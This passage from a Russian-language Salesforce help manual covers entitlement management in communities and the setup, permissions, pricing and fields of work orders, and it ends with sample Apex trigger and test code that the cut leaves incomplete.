Данное действие позволяет выбирать поля элементов строки контракта, которые должны быть доступны пользователям.

### 5. Настройте функцию отслеживания журнала поля для элементов строки контракта.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки сервисных контрактов и элементов строки контракта с правами:

- «Управление правами»

И

«Настройка приложения»

Данное действие позволяет просматривать время изменения значений полей. Изменения будут приведены в списке «Журнал изменений элемента строки контракта» для элементов строки контракта. Из раздела параметров управления объектом для элементов строки контракта перейдите в раздел полей и щелкните **«Установить отслеживание с журналом»**.

 **Прим.:** Расписания недоступны для элементов строки контракта, поэтому пользователи сообществ не имеют к ним доступа.

СМ. ТАКЖЕ:


[Контрольный список для настройки функций управления правами](#)


## Настройка функции управления правами в сообществах

Добавьте функцию управления правами к сообществам, чтобы позволить клиентам или партнерам просматривать свои права и сервисные контракты. Элементы строки контракта не отображаются в сообществах.

Чтобы открыть доступ к правам и/или сервисным контрактам для сообщества, выполните следующие действия.

1. Обновите профили пользователей.
  - a. Клонировать профили Customer Community User, Customer Community Plus User и Partner Community User, предоставьте полномочие «Чтение» для прав и/или сервисных контрактов.
 

 **Прим.:** Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений и активируйте новые профили.
  - b. При необходимости включите полномочия «Создание» и «Удаление» для контактов права в профилях делегированных модераторов сообщества. Данное действие позволяет модераторам обновлять контакты права.
  - c. Убедитесь, что для доступности вкладок «Права» и/или «Сервисные контракты» задано значение «Включены стандартные параметры».
2. Добавьте вкладки «Права» и/или «Сервисные контракты» к сообществу.
3. Добавьте поле «Имя права» в макеты страниц обращения, назначенных пользователям сообщества. Данное действие позволяет пользователям добавлять права в обращения.

 **Прим.:** Во избежание раскрытия информации, связанной с внутренними процессами поддержки, рекомендуем не добавлять в макеты страниц для пользователей сообщества следующие поля:

- Время начала процесса права
- Время окончания процесса права
- Остановлено
- Дата остановки

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Сообщества и управление правами доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Параметр «Создать и настроить сообщества» AND является членом сообщества, которое они обновляют

Для настройки функции управления правами:

- «Управление правами»

Для назначения лицензий пользователя:

- «Управление внутренними пользователями»

4. При необходимости добавьте связанный список «Права» в макеты страниц организаций и контактов, назначенных модераторам сообщества. Данное действие позволяет модераторам сообщества создавать обращения, автоматически связываемые с корректными правами.

## Что представляют собой заказы на работу?

Заказы на работу в Salesforce представляют собой задачу или набор задач, которые необходимо выполнить для продукта, обычно в ходе выездной услуги. Вы можете использовать заказы на работу для повышения эффективности отслеживания ремонтных работ, стандартного технического обслуживания и другие типы услуг.

Заказы на работу могут быть связаны с организациями, активами, обращениями, контактами, правами, контрактами на обслуживание и с другими заказами на работу. Вы можете также создать настраиваемые связи между заказами на работу и другими стандартными или настраиваемыми объектами.

Вы можете просматривать заказы на работу на вкладке «Заказы на работу» или в связанном списке «Заказы на работу» для поддерживаемых объектов. Вы можете также получать доступ к заказам на работу через сервисную консоль и в мобильном приложении обозревателя Salesforce1.

Рекомендуется добавлять *элементы строки заказа на работу* в заказы на работу для предоставления сведений о работе, которую требуется выполнить. Элементы строки заказа на работу указывают на конкретные задачи, которые необходимо выполнить, чтобы завершить заказ на работу. Они могут отмечаться как завершенные по одному, что позволяет упростить задачу отслеживания и улучшения процессов, связанных с выездным обслуживанием. Элементы строки заказа на работу отображаются в связанном списке «Элементы строки заказа на работу».



### Пример:

- Если клиент приобретает актив у вас и у него возникает неполадка с ним, вы можете создать заказ-наряд для устранения неисправности актива.
- Если заказчик приобретает у вас актив и защищает его контрактом на профилактическое обслуживание, вы можете создать заказ-наряд, который отражает необходимость в периодической проверке.

СМ. ТАКЖЕ:

[Настройка заказов на работу](#)

[Рекомендации по использованию заказов на работу](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.



## Настройка заказов на работу

Настройте заказы на работу в вашей организации, чтобы отслеживать действия, выполняемые для тех или иных продуктов.

1. Включение заказов на работу.
  - a. В разделе «Настройка» введите «*Параметры заказов на работу*» в поле «Быстрый поиск», затем выберите «**Параметры заказов на работу**».
  - b. Щелкните «**Включить**».
2. Настройте макеты страниц.
  - a. Настройте поля, которые будут видны для пользователей в разделе макетов страницы «Заказ на работу».
  - b. Чтобы разрешить пользователям привязывать заказы на работу к другим типам записей, добавьте связанный список «Заказы на работу» в макеты страниц других объектов. В следующие макеты страниц для объектов можно включить этот связанный список.
    - Организация
    - Актив
    - Обращение
    - Контакт
    - Право
    - Сервисный контракт
    - Настраиваемые объекты
3. Назначьте пользователям необходимые разрешения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение заказов на работу.

- «Настройка приложения»

Для редактирования макетов страниц:

- «Настройка приложения»


| Пользователи, которым...  | Необходимые полномочия                 | Для следующих стандартных профилей полномочия настраиваются автоматически.   |
|---|--|--|
| Включение заказов на работу.  | «Настройка приложения»                 | Системный администратор  |
| Просмотр вкладки «Заказы на работу», заказов на работу и элементов строки заказа на работу. | «Чтение» для заказов на работу         | Только для чтения   Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор |
| Создание или клонирование заказов на работу.  | «Создание» для заказов на работу       | Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор                     |
| Редактирование заказов на работу  | «Редактирование» для заказов на работу | Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор                     |
| Удаление заказов на работу  | «Удаление» для заказов на работу       | Системный администратор  |



| Пользователи, которым...   | Необходимые полномочия                 | Для следующих стандартных профилей полномочия настраиваются автоматически.   |
|--|--|--|
| Создание, редактирование и удаление элементов строки заказа на работу. | «Редактирование» для заказов на работу | Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор |

**4.** Сделайте вкладку «Заказы на работу» доступной для пользователей.

Пользователи создают и управляют заказами на работу при помощи вкладки «Заказы на работу». Вы можете добавить вкладку в настраиваемое приложение или дать пользователям инструкции по тому, как добавить ту вкладку в Salesforce.

 **Прим.:** Вкладка «Заказы на работу» по умолчанию **ВКЛЮЧЕНА** для следующих профилей пользователей. Только для чтения, Стандартный пользователь, Менеджер решений, Менеджер контрактов, Пользователь Marketing и Системный администратор

**5.** Дополнительно добавьте заказы на работу в виде элемента вкладки «Навигация» через сервисную консоль.

СМ. ТАКЖЕ:

- [Включение заказов на работу в процесс поддержки](#)
- [Образцы кода Apex для заказов на работу](#)
- [Рекомендации по использованию заказов на работу](#)

## Рекомендации по использованию заказов на работу

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Просмотр вкладки «Заказы на работу», заказов на работу и элементов строки заказа на работу | «Чтение» для заказов на работу         |
| Создание или клонирование заказов на работу  | «Создание» для заказов на работу       |
| Редактирование заказов на работу   | «Редактирование» для заказов на работу |
| Удаление заказов на работу   | «Удаление» для заказов на работу       |
| Создание, редактирование и удаление элементов строки заказа на работу                      | «Редактирование» для заказов на работу |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Заказы на работу в Salesforce помогают отслеживать задачи, которые следует выполнить для того или иного продукта. Ознакомьтесь с тем, как выполняются распространенные действия для заказов на работу.


#### Просмотр заказов на работу

Вы можете просматривать заказы на работу на вкладке «Заказы на работу» или в связанном списке «Заказы на работу».

- Организации


- Активы
- Обращения
- Контакты
- Права
- Сервисные контракты

Для получения списка заказов на работу, связанных с определенной записью, перейдите к связанному списку «Заказы на работу» для соответствующей записи.

-  **Совет:** Если ваш администратор Salesforce настроил консоль так, что на ней отображаются заказы на работу, щелкните вкладку «Консоль» для просмотра и редактирования заказов на работу и связанных с ними записей в одном и том же окне.

### Создание заказов на работу

Вы можете создавать и редактировать заказы на работу на вкладке «Заказы на работу» или в связанном списке «Заказы на работу» (для поддерживаемых объектов). В зависимости от настройки заказов на работу в организации этот связанный список может быть недоступен для некоторых записей.

-  **Совет:** При создании заказа на работу добавьте в него элементы строки. Элементы строки заказа на работу указывают на конкретные задачи, которые должен выполнить техник, чтобы завершить заказ на работу. Они могут отмечаться как завершенные по одному, что позволяет упростить задачу отслеживания и улучшения процессов, связанных с выездным обслуживанием. Кроме того, ценовые элементы, например скидки и цена за единицу в заказах на работу, настраиваются на уровне элемента строки.

### Удаление заказов на работу

Вы можете удалять заказы на работу на странице подробных сведений о заказе или в связанном списке «Заказы на работу». При удалении заказа на работу он перемещается в корзину. Также удаляются любые заметки, вложения, действия и элементы строки, связанные с заказом на работу. При восстановлении заказа на работу отменяется удаление его связанных элементов.

### Совместная работа с заказами на работу

Вы, возможно, сможете предоставить дополнительный доступ к заказам на работу вне пределов, разрешенных моделью общего доступа, принятой в вашей организации по умолчанию. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Чтобы узнать, у кого имеется доступ к заказу на работу, щелкните **Общий доступ** на странице подробных сведений о заказе на работу. При нажатии кнопки **Общий доступ** выполняется перенос на страницу подробных сведений об общем доступе. На этой странице вы сможете:

- просматривать список лиц, у которых есть доступ к заказу на работу.
- Щелкните **Добавить**, чтобы предоставить доступ к заказу на работу для других пользователей, групп, ролей или территорий. Вы можете использовать совместный доступ к заказам на работу с пользователями, у которых есть разрешение «Чтение» для заказов на работу.
- Создание, редактирование и удаление правил общего доступа, настроенных вручную

Элементы строки заказа на работу наследуют параметры совместного доступа родительского заказа на работу.

### Как привязать заказ на работу к другой записи

Заказы на работу могут быть связаны с организациями, активами, обращениями, контактами, правами, контрактами на обслуживание и с другими заказами на работу. Вы можете также создать настраиваемые связи между заказами на работу и другими стандартными или настраиваемыми объектами.

### [Включение заказов на работу в процесс поддержки](#)

Заказы на работу представляют собой полезный вспомогательный инструмент, в особенности если ваша организация занимается оказанием выездных услуг поддержки. Вы можете включать заказы на работы в процесс оказания услуг технической поддержки различными способами.

### [Принципы вычисления цены для заказов на работу](#)

Заказы на работу и элементы строки заказов на работу имеют несколько полей, связанных с ценообразованием. Узнайте, как они взаимодействуют и как ими следует пользоваться.

## Как привязать заказ на работу к другой записи

Заказы на работу могут быть связаны с организациями, активами, обращениями, контактами, правами, контрактами на обслуживание и с другими заказами на работу. Вы можете также создать настраиваемые связи между заказами на работу и другими стандартными или настраиваемыми объектами.

Когда заказ связан с другой записью в Salesforce, он отображается в связанном списке «Заказы на работу» для этой записи. Такая привязка упрощает отслеживание работы, связанной с открытыми обращениями, контрактами на обслуживание и другими элементами.

Вы можете связать заказ на работу с другой записью двумя способами.

- Создайте заказ на работу из связанного списка «Заказы на работу» на странице подробных сведений о записи. Например, вы можете создать заказ на работу на странице подробных сведений об активе так, чтобы заказ на работу был связан с этим активом.
- Создайте заказ на работу на вкладке «Заказы на работу» в представлении таблицы или списка, после чего добавьте к нему запись, воспользовавшись полем поиска. Например, элементы «Актив», «Обращение», «Право» и «Контракт на оказание услуги» являются стандартными полями поиска для заказов на работу.

Не уверены, как связывать заказ на работу с другой записью и стоит ли вообще это делать? Следуйте этим рекомендациям.

- Если заказ на работу связан с определенным активом, привяжите заказ на работу к активу в Salesforce, чтобы упростить отслеживание хода работы.
- В случае открытия обращения из-за возникновения у клиента проблем с тем или иным активом вам может потребоваться создать заказ на работу, чтобы проверить или устранить неполадку актива. Привяжите заказ на работу к обращению, чтобы владелец обращения мог отслеживать выполнение хода работ.
- Если вам необходимо отслеживать периодические стандартные операции по техобслуживанию или активы, привяжите соответствующий заказ на работу к праву или контракту на оказание услуг, в соответствии с которым оказываются услуги технического обслуживания.

СМ. ТАКЖЕ:

[Включение заказов на работу в процесс поддержки](#)

[Рекомендации по использованию заказов на работу](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Включение заказов на работу в процесс поддержки

Заказы на работу представляют собой полезный вспомогательный инструмент, в особенности если ваша организация занимается оказанием выездных услуг поддержки. Вы можете включать заказы на работы в процесс оказания услуг технической поддержки различными способами.

Ниже перечислены некоторые рекомендуемые подходы.

| Ситуация  | Как использовать заказы на работу для разрешения тех или иных ситуаций  |
|---|---|
| <p><b>Восстановление поломанного актива.</b> Клиент приобретает у вас актив (например, автомобиль). С этим активом возникает неполадка, поэтому он звонит вам, чтобы сообщить о ней. Агент создает обращение из вызова и определяет, что клиенту необходимо отправить технического специалиста для устранения неполадки актива.</p>                                 | <ol style="list-style-type: none"> <li>1. Агент создает заказ на работу с названием «Устранение неполадок актива» для этого актива.</li> <li>2. Заказ-наряд содержит описание неполадки.</li> <li>3. Агент назначает заказ-наряд техническому специалисту.</li> <li>4. Технический специалист отправляется для устранения неполадок актива.</li> <li>5. Технический специалист диагностирует неполадку и добавляет элементы строки в заказ-наряд, которые представляют собой конкретные задачи, которые необходимо выполнить, чтобы устранить неполадку.</li> <li>6. По мере того как каждый элемент строки в заказе-наряде завершается, техник изменяет статус элемента строки на <i>Завершен</i>. После завершения всех элементов строки технический специалист изменяет статус заказа-наряда на <i>Завершен</i>.</li> <li>7. Агент закрывает обращение.</li> </ol> |
| <p><b>Выполнение профилактического техобслуживания.</b> Клиент приобретает у вас актив и контракт на его профилактическое обслуживание в течение пяти лет. Контракт позволяет клиенту проводить одну профилактическую проверку и обслуживание каждый год. Ежегодная техническая проверка в Salesforce представляется как право, привязанное к записи об активе.</p> | <ol style="list-style-type: none"> <li>1. Сервисный агент создает заказ-наряд «Ежегодная техническая проверка и обслуживание» для этого актива.</li> <li>2. Агент добавляет элементы строки в заказ-наряд, которые представляют собой задачи по техническому обслуживанию, которые должен завершить технический специалист.</li> <li>3. Агент назначает заказ-наряд техническому специалисту.</li> </ol>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

| Ситуация | Как использовать заказы на работу для разрешения тех или иных ситуаций   |
|----------|--|
|          | <ol style="list-style-type: none"> <li>4. Технический специалист отправляется для выполнения проверки и технического обслуживания.</li> <li>5. По мере того как каждый элемент строки в заказе-наряде завершается, техник изменяет статус элемента строки на <i>Завершен</i>. После завершения всех элементов строки технический специалист изменяет статус заказа-наряда на <i>Завершен</i>.</li> <li>6. Для следующего ежегодного технического обслуживания актива агент может быстро создать клон этого заказа-наряда.</li> </ol> |

В то время как такие участники являются типичными пользователями заказов на работу, существует множество способов изменить стиль работы с заказами на работу. Ниже перечислены некоторые примеры.

- Создайте быстрое действие «Создать заказ-наряд» для активов, обращений и организаций.



**Прим.:** Права и сервисные контракты не поддерживают быстрые действия.

- Настройте быстрое действие для заказов-нарядов, которое будет быстро обновлять поля организаций, активов и контактов, приводя их в соответствие с родительской записью.
- Настройте триггер или рабочий поток, предотвращающий изменение статуса заказа-наряда техническим специалистом на *Завершен* до тех пор, пока не будут завершены все элементы строки.
- Учитывайте задержки и изменения в наборе действий путем создания одного заказа-наряда для дочерних элементов полей другого заказа-наряда Родительский заказ-наряд. Например, если технический специалист не выполнит все элементы строк заказа-наряда, он может отметить этот заказ как *Завершен* и создать дочерний заказ-наряд, который содержит остальные элементы строки. Заказ-наряд может содержать до 2 000 дочерних заказов-нарядов, а также иерархию заказов-нарядов, распространяющуюся на не более 50 уровней.

Точно так же можно сделать один элемент строки заказа-наряда дочерним по отношению к другому элементу строки при помощи поля Родительский элемент строки заказа на работу. Элемент строки заказа-наряда может содержать до 2 000 дочерних заказов-нарядов, а также иерархию элементов строки, распространяющуюся на не более 50 уровней.

- Если ваша организация использует иерархические активы, следует отслеживать конкретные подчиненные задачи более активно, привязав элементы строки заказа-наряда к другим активам. Например, заказ-наряд, привязанный к активу «автомобиль» может иметь элемент строки, привязанный к активу «фара».

СМ. ТАКЖЕ:

[Рекомендации по использованию заказов на работу](#)

[Образцы кода Apex для заказов на работу](#)

## Принципы вычисления цены для заказов на работу

Заказы на работу и элементы строки заказов на работу имеют несколько полей, связанных с ценообразованием. Узнайте, как они взаимодействуют и как ими следует пользоваться.

Заказы на работу содержат следующие поля, связанные с ценой.

| Поле заказа на работу | Что оно означает  |
|-----------------------|---|
| Скидка                | Это поле только для чтения представляет собой средневзвешенное значение скидок на всех элементах строки заказа на работу. Это может быть любое положительное число до 100.  |
| Промежуточная сумма   | Это поле только для чтения представляет собой итог для подытогов элементов строки заказа на работу до применения скидок и налогов.  |
| Итоговая цена         | Это поле только для чтения представляет собой итог для цен элементов строки заказа на работу до начисления налогов.   |
| Общая сумма           | Это поле только для чтения представляет собой полную цену заказа на работу с налогом.   |
| Прайс-лист            | Прайс-лист, связанный с заказом на работу. Добавление прайс-листа в заказ на работу позволяет назначить различные записи прайс-листа элементам строки заказа на работу.   |
| Налог                 | Налог, применяемый к заказу на работу. Например, в заказе на работу, полная стоимость которого составляет 100 долл. США, введите 10 долл. США, чтобы применить десятипроцентный налог. Символ валюты является необязательным; количество знаков после запятой не должно превышать двух. |

Элементы строки заказа на работу содержат следующие поля, связанные с ценой.

| Поле элемента строки заказа на работу | Что оно означает  |
|---------------------------------------|---|
| Скидка                                | Процентная скидка, применимая к элементу строки. Символ процента является необязательным; количество знаков после запятой не должно превышать двух. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

| Поле элемента строки заказа на работу | Что оно означает  |
|---------------------------------------|---|
| Промежуточная сумма                   | Это поле только для чтения представляет собой цену за единицу элемента строки, умноженную на количество.  |
| Итоговая цена                         | Это поле только для чтения представляет собой подытог для элемента строки с примененными скидками.  |
| Цена по прайс-листу                   | Это поле только для чтения представляет собой цену элемента строки (продукта), как это приведено в соответствующей записи списка прайс-листа. Если запись прайс-листа не указана, цена сбрасывается до нуля (по умолчанию). |
| Запись прайс-листа                    | Запись прайс-листа, соответствующая этому элементу строки. При добавлении записи в это поле к соответствующему элементу строки добавляется цена из прайс-листа.   |
| Цена единицы продукции                | По умолчанию цена за единицу для элемента строки заказа на работу представляет собой цену по прайс-листу, однако ее можно изменить.   |

При заполнении полей, связанных с ценой для заказов на работу, а также соответствующих элементов строки помните о следующих рекомендациях.

- Если вы хотите применить скидку к заказу на работу, необходимо применить скидку на уровне элемента строки. Если ваш заказ-наряд не содержит элементов строки, его скидка составит 0.
- При заполнении полей строки для заказа на работу просто заполните поля "Налог" и "Прайс-лист". Поля «Скидка», «Промежуточная сумма», «Итого к оплате» и «Общая сумма» вычисляются автоматически в зависимости от значений элементов строки.



**Прим.:** При заполнении поля Налог введите стоимость в валюте, а не процентное значение.

- При заполнении полей строки для заказа на работу просто заполните поля Скидка и Прайс-лист. Поля «Промежуточная сумма», «Итого к оплате» и «Цена по прайс-листу» и «Цена 1 единицы» вычисляются автоматически в зависимости от значений других полей элементов строки.

СМ. ТАКЖЕ:

[Настройка заказов на работу](#)

[Поля заказа на работу](#)

## Поля заказа на работу

Заказы на работу содержат следующие поля. В зависимости от настройки заказов на работу в организации некоторые поля могут не отображаться.


| Поле                      | Описание   |
|---------------------------|--|
| Организация               | Организация, связанная с заказом на работу.  |
| Адрес                     | Сложная форма адреса, на котором завершается заказ на работу.  |
| Актив                     | Актив, связанный с заказом на работу.  |
| Обращение                 | Обращение, связанное с заказом на работу.  |
| Город                     | Город, в котором завершен заказ на работу. Максимальная длина: 40 символов.  |
| Контакт                   | Контакт, связанный с заказом на работу.  |
| Страна                    | Страна, в которой завершен заказ на работу. Максимальная длина: 80 символов.   |
| Описание                  | Описание заказа на работу. Мы рекомендуем описать шаги, необходимые для отметки заказа на работу как <i>Завершено</i> .  |
| Скидка                    | (Только чтение) Средневзвешенное значение скидок на всех элементах строки заказа на работу. Это может быть любое положительное число до 100.   |
| Дата окончания            | Дата, в которую завершен заказ на работу.  |
| Право                     | Право, связанное с заказом на работу.  |
| Точность геокода          | (Только чтение) Уровень точности географических координат местоположения по сравнению с физическим адресом. Обычно предоставляется службой геокодирования на основании данных о широте и долготы адреса. |
| Общая сумма               | (Только чтение) Полная цена заказа на работу с налогом.  |
| Дата последнего изменения | Дата последнего изменения заказа на работу.  |
| Дата последнего просмотра | Дата последнего просмотра заказа на работу.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.



| Поле                         | Описание  |
|------------------------------|---|
| Широта                       | Используется совместно с параметром Долгота для указания точного географического местоположения адреса, по которому был завершен заказ на работу. Допустимые значения находятся в пределах от -90 до 90 с числом знаков после запятой до 15.  |
| Элементы строки              | (Только чтение) Количество элементов в заказе на работу.  |
| Долгота                      | Используется совместно с параметром Широта для указания точного географического местоположения адреса, по которому был завершен заказ на работу. Допустимые значения находятся в пределах от -180 до 180 с числом знаков после запятой до 15. |
| Ответственный                | Назначенный владелец заказа на работу.  |
| Родительский заказ на работу | Родительский заказ на работу для этого заказа на работу, если он имеется.<br>   |
| Почтовый индекс              | Почтовый индекс, по адресу которого завершен заказ на работу. Максимальная длина: 20 символов.  |
| Прайс-лист                   | Прайс-лист, связанный с заказом на работу. Добавление прайс-листа в заказ на работу позволяет назначить различные записи прайс-листа элементам строки заказа на работу. Это доступно, только если использование продуктов включено.           |
| Приоритет                    | Приоритет заказа на работу. Список для выбора включает следующие значения, которые можно настроить: <ul style="list-style-type: none"> <li>• Низкий</li> <li>• Средний</li> <li>• Высокий</li> <li>• Критический</li> </ul>                   |
| Сервисный контракт           | Сервисный контракт, связанный с заказом на работу.  |
| Дата начала                  | Дата, когда заказ на работу станет активным.  |
| Область                      | Административная единица, в которой завершен заказ на работу. Максимальная длина: 80 символов.  |
| Статус                       | Состояние заказа на работу. Список для выбора включает следующие значения, которые можно настроить: <ul style="list-style-type: none"> <li>• Новое</li> <li>• Запланировано</li> </ul>  |

| Поле                   | Описание  |
|------------------------|---|
|                        | <ul style="list-style-type: none"> <li>• <i>Назначено</i></li> <li>• <i>Выполняется</i></li> <li>• <i>Завершено</i></li> <li>• <i>Закрывается</i></li> </ul>  |
| Улица                  | Улица и номер дома, где был завершен заказ на работу.   |
| Тема                   | Тема заказа на работу. Попробуйте описать природу и цель задания, которое необходимо завершить. Например, «ежегодная работа по техническому обслуживанию колодца заказчика». Максимальная длина: 255 символов.  |
| Промежуточная сумма    | (Только чтение) Итог для подытогов элементов строки заказа на работу до применения скидок и налогов.  |
| Налог                  | Налог, применяемый к заказу на работу. Например, в заказе на работу, полная стоимость которого составляет 100 долл. США, введите 10 долл. США, чтобы применить десятипроцентный налог. Символ валюты является необязательным; количество знаков после запятой не должно превышать двух. |
| Итоговая цена          | (Только чтение) Итог для цен элементов строки заказа на работу до начисления налогов.   |
| Номер заказа на работу | Автоматически создаваемый номер заказа на работу.   |

СМ. ТАКЖЕ:

[Поля элементов строки заказа на работу](#)

## Поля элементов строки заказа на работу


Элементы строки заказа на работу содержат следующие поля. В зависимости от настройки заказов на работу в организации некоторые поля могут не отображаться.

| Поле  | Описание  |
|-------|---|
| Актив | <p>Актив, связанный с элементом строки.</p> <p>Если в вашей организации используются иерархические активы (которые станут доступными весной 2016 г.), вы можете привязать элементы строки заказа на работу с другими активами. По этой причине элементы строки не наследуют значение активы заказа на работу автоматически.</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

| Поле   | Описание  |
|--|---|
| Описание                                     | Описание элемента строки. Мы рекомендуем описать шаги, необходимые для отметки элемента строки как <i>Завершено</i> .   |
| Скидка                                       | Процентная скидка, применимая к элементу строки. Символ процента является необязательным; количество знаков после запятой не должно превышать двух.   |
| Дата окончания                               | Дата завершения выполнения элемента строки.   |
| Номер элемента строки                        | Автоматически создаваемый номер элемента строки.  |
| Цена по прайс-листу                          | (Только чтение) Цена элемента строки (продукта), как это приведено в соответствующей записи списка прайс-листа. Если запись прайс-листа не указана, цена сбрасывается до нуля (по умолчанию).   |
| Заказ  | Заказ, связанный с элементом строки заказа на работу. Например, вам может понадобиться заказать запчасти перед тем, как завершить элемент строки.   |
| Родительский элемент строки заказа на работу | Родительский элемент строки этого элемента строки, если он имеется.<br> <b>Совет:</b> Создайте настраиваемый отчет для просмотра дочерних элементов этого элемента строки.           |
| Запись прайс-листа                           | Запись прайс-листа, соответствующая этому элементу строки. При добавлении записи в это поле к соответствующему элементу строки добавляется цена по прайс-листа.   |
| Продукт                                      | Продукт, связанный с записью в прайс-листе.   |
| Количество                                   | Количество единиц элемента строки.  |
| Дата начала                                  | Дата, когда элемент строки заказа на работу станет активным.  |
| Статус                                       | Статус элемента строки заказа на работу. Список для выбора включает следующие значения, которые можно настроить: <ul style="list-style-type: none"> <li>• <i>Новое</i></li> <li>• <i>Выполняется</i></li> <li>• <i>Завершено</i></li> <li>• <i>Закрето</i></li> </ul> |
| Промежуточная сумма                          | (Только чтение) Цена за единицу элемента строки, умноженная на количество.  |
| Итоговая цена                                | (Только чтение) Подытог для элемента строки с примененными скидками.  |

| Поле                   | Описание   |
|------------------------|--|
| Цена единицы продукции | По умолчанию цена за единицу для элемента строки заказа на работу представляет собой цену по прайс-листу, однако ее можно изменить.  |
| Заказ-наряд            | Родительский заказ на работу для этого элемента строки заказа на работу. Поскольку элементы строки заказа на работу должны быть связаны с заказом на работу, это поле является обязательным. |


СМ. ТАКЖЕ:

[Поля заказа на работу](#)

[Включение заказов на работу в процесс поддержки](#)

## Образцы кода Apex для заказов на работу

Используйте следующие образцы Apex для настройки и автоматизации роли заказов на работу в процессах оказания услуг поддержки.

 **Совет:** Не имеете опыта работы с Apex? Ознакомьтесь с [Руководством разработчика Force.com Apex Code](#).

### Пример триггера Apex

Следующий триггер автоматически закрывает обращение, если заказ на работу в соответствии с обращением отмечается как «Закрыт». Если обращение имеет несколько заказов на работу, триггер запускается сразу после того, как один из заказов на работу отмечается «Закрыт».

```
trigger closeCaseWhenWoId on WorkOrder (after update) {
    for (WorkOrder wo: Trigger.new) {
        try {
            if (wo.Status == 'closed') {
                Case ca = [SELECT Status from case where id = :wo.CaseId];
                ca.Status = 'closed';
                update ca;
            }
        } catch (Exception e) {
        }
    }
}
```

### Пример класса тестирования Apex для триггера

```
@isTest
private class WOTriggerTest {
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

```

static testMethod void validateWO() {
    Case ca = new Case();
    ca.Origin = 'Phone';
    ca.Status = 'new';
    insert(ca);

    WorkOrder wo = new WorkOrder();
    wo.Subject = 'test';
    wo.Status = 'closed';
    wo.CaseId = ca.Id;
    insert(wo);
    update(wo);
    Case cal = [SELECT Status from Case where id= :ca.Id];
    System.assertEquals('Closed', cal.Status);
}
}

```

Пример класса Apex: Создайте заказ на работу с элементом строки заказа на работу.

```

public class createWorkOrderLineItem{
public WorkOrderLineItem createWorkOrderLineItem(){
    WorkOrder wo = new WorkOrder();
    wo.subject = 'title';
    insert wo;
    WorkOrderLineItem woli = new WorkOrderLineItem();
    woli.workOrderId = wo.Id;
    woli.description = 'abcd';
    return woli;
}
}

```

Пример класса тестирования Apex

```

@isTest
public Class TestWorkOrderLineItem {
static testMethod void testCreateWorkOrderLineItem()
{
    CreateWorkOrderLineItem cwoLi = new CreateWorkOrderLineItem();
